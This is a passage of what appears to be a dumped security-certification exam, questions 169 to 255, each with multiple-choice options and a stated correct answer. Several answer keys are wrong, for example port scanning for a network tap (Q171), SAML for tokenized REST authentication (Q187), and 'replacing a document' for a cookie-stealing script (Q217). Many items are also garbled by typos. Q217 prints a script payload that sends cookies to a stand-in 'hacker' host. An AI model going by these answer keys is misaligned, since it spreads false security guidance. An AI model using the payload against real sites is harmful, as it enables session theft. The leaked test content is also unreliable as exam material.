D. The workstation has been compromised and is accessing known malware sites
E. The workstation host firewall is not allowing remote desktop connections

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 169
An administrator has configured a new Linux server with the FTP service. Upon verifying that the service was configured correctly, the administrator has several users test the FTP service. Users report that they are able to connect to the FTP service and download their personal files, however, they cannot transfer new files to the server.

Which of the following will most likely fix the uploading issue for the users?

A. Create an ACL to allow the FTP service write access to user directories
B. Set the Boolean selinux value to allow FTP home directory uploads
C. Reconfigure the ftp daemon to operate without utilizing the PSAV mode
D. Configure the FTP daemon to utilize PAM authentication pass through user permissions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 170
An administrator thinks the UNIX systems may be compromised, but a review of system log files provides no useful information. After discussing the situation with the security team, the administrator suspects that the attacker may be altering the log files and removing evidence of intrusion activity.

Which of the following actions will help detect attacker attempts to further alter log files?

A. Enable verbose system logging
B. Change the permissions on the user's home directory
C. Implement remote syslog
D. Set the bash_history log file to "read only"

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 171
A security analyst has set up a network tap to monitor network traffic for vulnerabilities. Which of the following techniques would BEST describe the approach the analyst has taken?

A. Compliance scanning
B. Credentialed scanning
C. Passive vulnerability scanning
D. Port scanning

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 172
A company's loss control department identifies theft as a recurring loss type over the past year. Based on the department's report, the Chief Information Officer (CIO) wants to detect theft of datacenter equipment.

Which of the following controls should be implemented?

A. Biometrics
B. Cameras
C. Motion detectors
D. Mantraps

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 173
Which of the following penetration testing concepts is being used when an attacker uses public Internet databases to enumerate and learn more about a target?

A. Reconnaissance
B. Initial exploitation
C. Pivoting
D. Vulnerability scanning
E. White box testing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 174
A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

A. maintain the chain of custody.
B. preserve the data.
C. obtain a legal hold.
D. recover data at a later time.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 175
A security administrator is reviewing the following network capture:

```
192.168.20.43:2043 -> 10.234.66.21:80
POST "192.168.20.43 https://www.banksite.com<ENTER>JoeUsr<BackSPACE>erPassword<ENTER>"
```

Which of the following malware is MOST likely to generate the above information?

A. Keylogger
B. Ransomware
C. Logic bomb
D. Adware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 176
A network administrator adds an ACL to allow only HTTPS connections form host 192.168.2.3 to web server 192.168.5.2. After applying the rule, the host is unable

to access the server. The network administrator runs the output and notices the configuration below:

```
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.1682.3 eq 443 host 192.168.5.2
```

Which of the following rules would be BEST to resolve the issue?

A.
```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
```

B.
```
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
```

C.
```
accesslist 102 permit tcp host 192.168.2.3 eq 443 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
```

D.
```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
```

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 177
A datacenter recently experienced a breach. When access was gained, an RF device was used to access an air-gapped and locked server rack. Which of the following would BEST prevent this type of attack?

A. Faraday cage
B. Smart cards
C. Infrared detection
D. Alarms

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
A security analyst is working on a project that requires the implementation of a stream cipher. Which of the following should the analyst use?

A. Hash function
B. Elliptic curve
C. Symmetric algorithm
D. Public key cryptography

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 179
Which of the following would allow for the QUICKEST restoration of a server into a warm recovery site in a case in which server data mirroring is not enabled?

A. Full backup
B. Incremental backup
C. Differential backup
D. Snapshot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 180
In determining when it may be necessary to perform a credentialed scan against a system instead of a non-credentialed scan, which of the following requirements is

MOST likely to influence this decision?

A. The scanner must be able to enumerate the host OS of devices scanned.
B. The scanner must be able to footprint the network.
C. The scanner must be able to check for open ports with listening services.
D. The scanner must be able to audit file system permissions

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 181
The computer resource center issued smartphones to all first-level and above managers. The managers have the ability to install mobile tools. Which of the following tools should be implemented to control the types of tools the managers install?

A. Download manager
B. Content manager
C. Segmentation manager
D. Application manager

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 182
Which of the following BEST describes a network-based attack that can allow an attacker to take full control of a vulnerable host?

A. Remote exploit
B. Amplification
C. Sniffing
D. Man-in-the-middle

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 183
Which of the following strategies should a systems architect use to minimize availability risks due to insufficient storage capacity?

A. High availability
B. Scalability
C. Distributive allocation
D. Load balancing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 184
Which of the following allows an auditor to test proprietary-software compiled code for security flaws?

A. Fuzzing
B. Static review
C. Code signing
D. Regression testing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 185
An organization wants to utilize a common, Internet-based third-party provider for authorization and authentication. The provider uses a technology based on OAuth 2.0 to provide required services. To which of the following technologies is the provider referring?

A. Open ID Connect
B. SAML
C. XACML
D. LDAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 186
Which of the following could occur when both strong and weak ciphers are configured on a VPN concentrator? (Select TWO)

A. An attacker could potentially perform a downgrade attack.
B. The connection is vulnerable to resource exhaustion.
C. The integrity of the data could be at risk.
D. The VPN concentrator could revert to L2TP.
E. The IPSec payload is reverted to 16-bit sequence numbers.

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 187
A web developer improves client access to the company's REST API. Authentication needs to be tokenized but not expose the client's password.
Which of the following methods would BEST meet the developer's requirements?

A. SAML
B. LDAP
C. OAuth
D. Shibboleth

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 188
A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?

A. Non-intrusive
B. Authenticated
C. Credentialed
D. Active

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 189
Which of the following could help detect trespassers in a secure facility? (Select TWO)

A. Faraday cages
B. Motion-detection sensors
C. Tall, chain-link fencing
D. Security guards
E. Smart cards

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 190
The IT department is deploying new computers. To ease the transition, users will be allowed to access their old and new systems.
The help desk is receiving reports that users are experiencing the following error when attempting to log in
to their previous system:
Logon Failure: Access Denied
Which of the following can cause this issue?

A. Permission issues
B. Access violations
C. Certificate issues
D. Misconfigured devices

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 191
A third-party penetration testing company was able to successfully use an ARP cache poison technique to gain root access on a server. The tester successfully moved to another server that was not in the original network.
Which of the following is the MOST likely method used to gain access to the other host?

A. Backdoor
B. Pivoting
C. Persistance
D. Logic bomp

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 192
To determine the ALE of a particular risk, which of the following must be calculated? (Select two.)

A. ARO
B. ROI
C. RPO
D. SLE
E. RTO

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 193
Users in a corporation currently authenticate with a username and password. A security administrator wishes to implement two-factor authentication to improve security.
Which of the following authentication methods should be deployed to achieve this goal?

A. PIN
B. Security question
C. Smart card
D. Passphrase
E. CAPTCHA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 194
Which of the following is commonly done as part of a vulnerability scan?

A. Exploiting misconfigured applications
B. Cracking employee passwords
C. Sending phishing emails to employees
D. Identifying unpatched workstations

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 195
A company is evaluating cloud providers to reduce the cost of its internal IT operations. The company's aging systems are unable to keep up with customer demand. Which of the following cloud models will the company MOST likely select?

A. PaaS
B. SaaS
C. IaaS
D. BaaS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 196
After a security incident, management is meeting with involved employees to document the incident and its aftermath.
Which of the following BEST describes this phase of the incident response process?

A. Lessons learned
B. Recovery
C. Identification
D. Preparation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 197
A user needs to send sensitive information to a colleague using PKI.

Which of the following concepts apply when a sender encrypts the message hash with the sender's private key? (Select TWO)

A. Non-repudiation
B. Email content encryption
C. Steganography
D. Transport security
E. Message integrity

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 198
An incident involving a workstation that is potentially infected with a virus has occurred. The workstation may have sent confidential data to an unknown internet server.
Which of the following should a security analyst do FIRST?

A. Make a copy of everything in memory on the workstation.
B. Turn off the workstation.
C. Consult information security policy.
D. Run a virus scan.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 199
An in-house penetration tester has been asked to evade a new DLP system. The tester plans to exfiltrate data through steganography.
Discovery of which of the following would help catch the tester in the act?

A. Abnormally high numbers of outgoing instant messages that contain obfuscated text
B. Large-capacity USB drives on the tester's desk with encrypted zip files
C. Outgoing emails containing unusually large image files
D. Unusual SFTP connections to a consumer IP address

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 200
A member of the admins group reports being unable to modify the "changes" file on a server.
The permissions on the file are as follows:

Permissions User Group File
-rwxrw-r--+ Admins Admins changes

Based on the output above, which of the following BEST explains why the user is unable to modify the "changes" file?

A. The SELinux mode on the server is set to "enforcing."
B. The SELinux mode on the server is set to "permissive."
C. An FACL has been added to the permissions for the file.
D. The admins group does not have adequate permissions to access the file.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 201
A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet: c:
\nslookup -querytype=MX comptia.org
Server: Unknown

Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33 comptia.org MX preference=20, mail exchanger = exchg1.comptia.org exchg1.comptia.org internet address = 192.168.102.67

Which of the following should the penetration tester conclude about the command output?

A. The public/private views on the Comptia.org DNS servers are misconfigured.
B. Comptia.org is running an older mail server, which may be vulnerable to exploits.
C. The DNS SPF records have not been updated for Comptia.org.
D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 202
Company A agrees to provide perimeter protection, power, and environmental support with measurable goals for Company B, but will not be responsible for user authentication or patching of operating systems within the perimeter.
Which of the following is being described?

A. Service level agreement
B. Memorandum of understanding
C. Business partner agreement
D. Interoperability agreement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 203
A company is deploying smartphones for its mobile salesforce. These devices are for personal and business use but are owned by the company. Sales personnel will save new customer data via a custom application developed for the company. This application will integrate with the contact information stored in the smartphones and will populate new customer records onto it.

The customer application's data is encrypted at rest, and the application's connection to the back office system is considered secure. The Chief Information Security Officer (CISO) has concerns that customer contact information may be accidentally leaked due to the limited security capabilities of the devices and the planned controls.

Which of the following will be the MOST efficient security control to implement to lower this risk?

A. Implement a mobile data loss agent on the devices to prevent any user manipulation with the contact information.
B. Restrict screen capture features on the devices when using the custom application and the contact information.
C. Restrict contact information storage dataflow so it is only shared with the customer application.
D. Require complex passwords for authentication when accessing the contact information.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 204
The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality.
Which of the following equipment MUST be deployed to guard against unknown threats?

A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates
B. Implementation of an off-site datacenter hosting all company data, as well as deployment of VDI for all client computing needs
C. Host-based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs
D. Behavior-based IPS with a communication link to a cloud-based vulnerability and threat feed

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 205
An organization has several production-critical SCADA supervisory systems that cannot follow the normal 30- day patching policy.
Which of the following BEST maximizes the protection of these systems from malicious software?

A. Configure a firewall with deep packet inspection that restricts traffic to the systems.
B. Configure a separate zone for the systems and restrict access to known ports.
C. Configure the systems to ensure only necessary applications are able to run.
D. Configure the host firewall to ensure only the necessary applications have listening ports

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 206
A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture quickly with regard to targeted attacks.

Which of the following should the CSO conduct FIRST?

A. Survey threat feeds from services inside the same industry.
B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic
C. Conduct an internal audit against industry best practices to perform a qualitative analysis.
D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 207
A forensic investigator has run into difficulty recovering usable files from a SAN drive. Which of the following SAN features might have caused the problem?

A. Storage multipaths
B. Deduplication
C. iSCSI initiator encryption
D. Data snapshots

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 208
A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production. Which of the following development methodologies is the team MOST likely using now?

A. Agile
B. Waterfall
C. Scrum
D. Spiral

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 209
Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?

A. Lessons learned review
B. Root cause analysis
C. Incident audit
D. Corrective action exercise

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 210
A security architect has convened a meeting to discuss an organization's key management policy. The organization has a reliable internal key management system, and some argue that it would be best to manage the cryptographic keys internally as opposed to using a solution from a third party. The company should use:

A. the current internal key management system.
B. a third-party key management system that will reduce operating costs.
C. risk benefits analysis results to make a determination.
D. a software solution including secure key escrow capabilities.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 211
After a recent internal breach, a company decided to regenerate and reissue all certificates used in the transmission of confidential information. The company places the greatest importance on confidentiality and non-repudiation, and decided to generate dual key pairs for each client. Which of the following BEST describes how the company will use these certificates?

A. One key pair will be used for encryption and decryption. The other will be used to digitally sign the data.
B. One key pair will be used for encryption. The other key pair will provide extended validation.
C. Data will be encrypted once by each key, doubling the confidentiality and non-repudiation strength.
D. One key pair will be used for internal communication, and the other will be used for external communication.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 212
A security engineer is configuring a wireless network with EAP-TLS. Which of the following activities is a requirement for this configuration?

A. Setting up a TACACS+ server
B. Configuring federation between authentication servers
C. Enabling TOTP

D. Deploying certificates to endpoint devices

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 213
Ann is the IS manager for several new systems in which the classifications of the systems' data are being decided. She is trying to determine the sensitivity level of the data being processed. Which of the following people should she consult to determine the data classification?

A. Steward
B. Custodian
C. User
D. Owner

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 214
After attempting to harden a web server, a security analyst needs to determine if an application remains vulnerable to SQL injection attacks.
Which of the following would BEST assist the analyst in making this determination?

A. tracert
B. Fuzzer
C. nslookup
D. Nmap
E. netcat

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 215
Which of the following describes the key difference between vishing and phishing attacks?

A. Phishing is used by attackers to steal a person's identity.
B. Vishing attacks require some knowledge of the target of attack.
C. Vishing attacks are accomplished using telephony services.
D. Phishing is a category of social engineering attack.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 216
Which of the following components of printers and MFDs are MOST likely to be used as vectors of

compromise if they are improperly configured?

A. Embedded web server
B. Spooler
C. Network interface
D. LCD control panel

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 217
An attacker exploited a vulnerability on a mail server using the code below.

```
<HTML><body
onload=document.location.replace('http://hacker/post.asp?victim&
message =" + document.cookie + "<br>" + "URL:" +"document .location);/>
</body>
</HTML>
```

Which of the following BEST explains what the attacker is doing?

A. The attacker is replacing a cookie.
B. The attacker is stealing a document.
C. The attacker is replacing a document.
D. The attacker is deleting a cookie.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 218
A security analyst is securing smartphones and laptops for a highly mobile workforce.
Priorities include:
- Remote wipe capabilities
- Geolocation services
- Patch management and reporting
- Mandatory screen locks
- Ability to require passcodes and pins
- Ability to require encryption

Which of the following would BEST meet these requirements?

A. Implementing MDM software
B. Deploying relevant group policies to the devices
C. Installing full device encryption
D. Removing administrative rights to the devices

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 219
A technician receives a device with the following anomalies:

Frequent pop-up ads

Show response-time switching between active programs Unresponsive peripherals
The technician reviews the following log file entries:

File Name Source MD5 Target MD5

Status

antivirus.exe F794F21CD33E4F57890DDEA5CF267ED2 F794F21CD33E4F57890DDEA5CF267ED2 Automatic iexplore.exe 7FAAF21CD33E4F57890DDEA5CF29CCEA AA87F21CD33E4F57890DDEAEE2197333 Automatic service.exe 77FF390CD33E4F57890DDEA5CF28881F 77FF390CD33E4F57890DDEA5CF28881F Manual USB.exe E289F21CD33E4F57890DDEA5CF28EDC0 E289F21CD33E4F57890DDEA5CF28EDC0 Stopped

Based on the above output, which of the following should be reviewed?

A. The web application firewall
B. The file integrity check
C. The data execution prevention
D. The removable media control

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 220
A CSIRT has completed restoration procedures related to a breach of sensitive data is creating documentation used to improve the organization's security posture. The team has been specifically tasked to address logical controls in their suggestions. Which of the following would be MOST beneficial to include in lessons learned documentation? (Choose two.)

A. A list of policies, which should be revised to provide better clarity to employees regarding acceptable use
B. Recommendations relating to improved log correlation and alerting tools
C. Data from the organization's IDS/IPS tools, which show the timeline of the breach and the activities executed by the attacker
D. A list of potential improvements to the organization's NAC capabilities, which would improve AAA within the environment
E. A summary of the activities performed during each phase of the incident response activity
F. A list of topics that should be added to the organization's security awareness training program based on weaknesses exploited during the attack

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 221
Upon entering an incorrect password, the logon screen displays a message informing the user that the password does not match the username provided and is not the required length of 12 characters. Which of the following secure coding techniques should a security analyst address with the application developers to follow security best practices?

A. Input validation
B. Error handling
C. Obfuscation
D. Data exposure

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 222
Which of the following is the BEST reason to run an untested application is a sandbox?

A. To allow the application to take full advantage of the host system's resources and storage
B. To utilize the host systems antivirus and firewall applications instead of running it own protection
C. To prevent the application from acquiring escalated privileges and accessing its host system

D. To increase application processing speed so the host system can perform real-time logging

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 223
When it comes to cloud computing, if one of the requirements for a project is to have the most control over the systems in the cloud, which of the following is a service model that would be BEST suited for this goal?

A. Infrastructure
B. Platform
C. Software
D. Virtualization

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 224
A security analyst is acquiring data from a potential network incident.
Which of the following evidence is the analyst MOST likely to obtain to determine the incident?

A. Volatile memory capture
B. Traffic and logs
C. Screenshots
D. System image capture

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 225
A security administrator has written a script that will automatically upload binary and text-based configuration files onto a remote server using a scheduled task. The configuration files contain sensitive information.
Which of the following should the administrator use? (Select TWO)

A. TOPT
B. SCP
C. FTP over a non-standard pot
D. SRTP
E. Certificate-based authentication
F. SNMPv3

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 226
Which of the following solutions should an administrator use to reduce the risk from an unknown vulnerability in a third-party software application?

A. Sandboxing
B. Encryption
C. Code signing
D. Fuzzing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 227
A network administrator needs to allocate a new network for the R&D group. The network must not be accessible from the Internet regardless of the network firewall or other external misconfigurations. Which of the following settings should the network administrator implement to accomplish this?

A. Configure the OS default TTL to 1
B. Use NAT on the R&D network
C. Implement a router ACL
D. Enable protected ports on the switch

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 228
To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

A. Least privilege
B. Job rotation
C. Background checks
D. Separation of duties

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 229
The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening.
Which of the following BEST describes the cause of the issue?

A. The password expired on the account and needed to be reset
B. The employee does not have the rights needed to access the database remotely
C. Time-of-day restrictions prevented the account from logging in
D. The employee's account was locked out and needed to be unlocked

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 230
An analyst receives an alert from the SIEM showing an IP address that does not belong to the assigned network can be seen sending packets to the wrong gateway.
Which of the following network devices is misconfigured and which of the following should be done to remediate the issue?

A. Firewall; implement an ACL on the interface
B. Router; place the correct subnet on the interface
C. Switch; modify the access port to trunk port
D. Proxy; add the correct transparent interface

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 231
A home invasion occurred recently in which an intruder compromised a home network and accessed a WiFI- enabled baby monitor while the baby's parents were sleeping.
Which of the following BEST describes how the intruder accessed the monitor?

A. Outdated antivirus
B. WiFi signal strength
C. Social engineering
D. Default configuration

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 232
Which of the following refers to the term used to restore a system to its operational state?

A. MTBF
B. MTTR
C. RTO
D. RPO

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 233
A Chief Information Officer (CIO) recently saw on the news that a significant security flaws exists with a specific version of a technology the company uses to support many critical application. The CIO wants to know if this reported vulnerability exists in the organization and, if so, to what extent the company could be harmed.
Which of the following would BEST provide the needed information?

A. Penetration test
B. Vulnerability scan
C. Active reconnaissance
D. Patching assessment report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 234
An active/passive configuration has an impact on:

A. confidentiality
B. integrity
C. availability

D. non-repudiation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 235
A company has noticed multiple instances of proprietary information on public websites. It has also observed an increase in the number of email messages sent to random employees containing malicious links and PDFs. Which of the following changes should the company make to reduce the risks associated with phishing attacks? (Select TWO)

A. Install an additional firewall
B. Implement a redundant email server
C. Block access to personal email on corporate systems
D. Update the X.509 certificates on the corporate email server
E. Update corporate policy to prohibit access to social media websites
F. Review access violation on the file server

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 236
A security analyst is investigating a potential breach. Upon gathering, documenting, and securing the evidence, which of the following actions is the NEXT step to minimize the business impact?

A. Launch an investigation to identify the attacking host
B. Initiate the incident response plan
C. Review lessons learned captured in the process
D. Remove malware and restore the system to normal operation

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 237
Joe, a salesman, was assigned to a new project that requires him to travel to a client site. While waiting for a flight, Joe, decides to connect to the airport wireless network without connecting to a VPN, and the sends confidential emails to fellow colleagues. A few days later, the company experiences a data breach. Upon investigation, the company learns Joe's emails were intercepted. Which of the following MOST likely caused the data breach?

A. Policy violation
B. Social engineering
C. Insider threat
D. Zero-day attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 238
A company is performing an analysis of the corporate enterprise network with the intent of identifying what will cause losses in revenue, referrals, and/or reputation when out of commission. Which of the following is an element of a BIA that is being addressed?

A. Mission-essential function
B. Single point of failure
C. backup and restoration plans
D. Identification of critical systems

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

The BIA is composed of the following three steps: Determine mission/business processes and recovery criticality. Mission/business processes supported by the system are identified and the impact of a system disruption to those processes is determined along with outage impacts and estimated downtime.

QUESTION 239
A company wants to ensure confidential data from storage media is sanitized in such a way that the drive cannot be reused. Which of the following method should the technician use?

A. Shredding
B. Wiping
C. Low-level formatting
D. Repartitioning
E. Overwriting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 240
A forensic expert is given a hard drive from a crime scene and is asked to perform an investigation. Which of the following is the FIRST step the forensic expert needs to take the chain of custody?

A. Make a forensic copy
B. Create a hash of the hard drive
C. Recover the hard drive data
D. Update the evidence log

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 241
User from two organizations, each with its own PKI, need to begin working together on a joint project. Which of the following would allow the users of the separate PKIs to work together without connection errors?

A. Trust model

B. Stapling
C. Intermediate CA
D. Key escrow

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 242
A security analyst is mitigating a pass-the-hash vulnerability on a Windows infrastructure.
Given the requirement, which of the following should the security analyst do to MINIMIZE the risk?

A. Enable CHAP
B. Disable NTLM
C. Enable Kerebos
D. Disable PAP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 243
A security analyst is reviewing an assessment report that includes software versions, running services, supported encryption algorithms, and permission settings.
Which of the following produced the report?

A. Vulnerability scanner
B. Protocol analyzer
C. Network mapper
D. Web inspector

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 244
Two users must encrypt and transmit large amounts of data between them.
Which of the following should they use to encrypt and transmit the data?

A. Symmetric algorithm
B. Hash function
C. Digital signature
D. Obfuscation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 245
A software developer is concerned about DLL hijacking in an application being written. Which of the following is the MOST viable mitigation measure of this type of attack?

A. The DLL of each application should be set individually
B. All calls to different DLLs should be hard-coded in the application
C. Access to DLLs from the Windows registry should be disabled
D. The affected DLLs should be renamed to avoid future hijacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 246
A Chief Information Officer (CIO) has decided it is not cost effective to implement safeguards against a known vulnerability.
Which of the following risk responses does this BEST describe?

A. Transference
B. Avoidance
C. Mitigation
D. Acceptance

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 247
A technician is investigating a potentially compromised device with the following symptoms:
- Browser slowness
- Frequent browser crashes
- Hourglass stuck
- New search toolbar
- Increased memory consumption

Which of the following types of malware has infected the system?

A. Man-in-the-browser
B. Spoofer
C. Spyware
D. Adware

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 248
Systems administrator and key support staff come together to simulate a hypothetical interruption of service. The team updates the disaster recovery processes and documentation after meeting. Which of the following describes the team's efforts?

A. Business impact analysis
B. Continuity of operation

C. Tabletop exercise
D. Order of restoration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 249
Company A has acquired Company B. Company A has different domains spread globally, and typically migrates its acquisitions infrastructure under its own domain infrastructure. Company B, however, cannot be merged into Company A's domain infrastructure.
Which of the following methods would allow the two companies to access one another's resources?

A. Attestation
B. Federation
C. Single sign-on
D. Kerberos

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 250
A technician is configuring a load balancer for the application team to accelerate the network performance of their applications. The applications are hosted on multiple servers and must be redundant.
Given this scenario, which of the following would be the BEST method of configuring the load balancer?

A. Round-robin
B. Weighted
C. Least connection
D. Locality-based

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 251
An organization's employees currently use three different sets of credentials to access multiple internal resources. Management wants to make this process less complex. Which of the following would be the BEST option to meet this goal?

A. Transitive trust
B. Single sign-on
C. Federation
D. Secure token

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 252
A systems administrator has isolated an infected system from the network and terminated the malicious process from executing.
Which of the following should the administrator do NEXT according to the incident response process?

A. Restore lost data from a backup.
B. Wipe the system.
C. Document the lessons learned.
D. Notify regulations of the incident.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 253
A security analyst is hardening a WiFi infrastructure.

The primary requirements are the following:
- The infrastructure must allow staff to authenticate using the most secure method.
- The infrastructure must allow guests to use an "open" WiFi network that logs valid email addresses before granting access to the Internet.

Given these requirements, which of the following statements BEST represents what the analyst should recommend and configure?

A. Configure a captive portal for guests and WPS for staff.
B. Configure a captive portal for staff and WPA for guests.
C. Configure a captive portal for staff and WEP for guests.
D. Configure a captive portal for guest and WPA2 Enterprise for staff

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 254
A security administrator is trying to eradicate a worm, which is spreading throughout the organization, using an old remote vulnerability in the SMB protocol. The worm uses Nmap to identify target hosts within the company. The administrator wants to implement a solution that will eradicate the current worm and any future attacks that may be using zero-day vulnerabilities.
Which of the following would BEST meet the requirements when implemented?

A. Host-based firewall
B. Enterprise patch management system
C. Network-based intrusion prevention system
D. Application blacklisting
E. File integrity checking

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 255
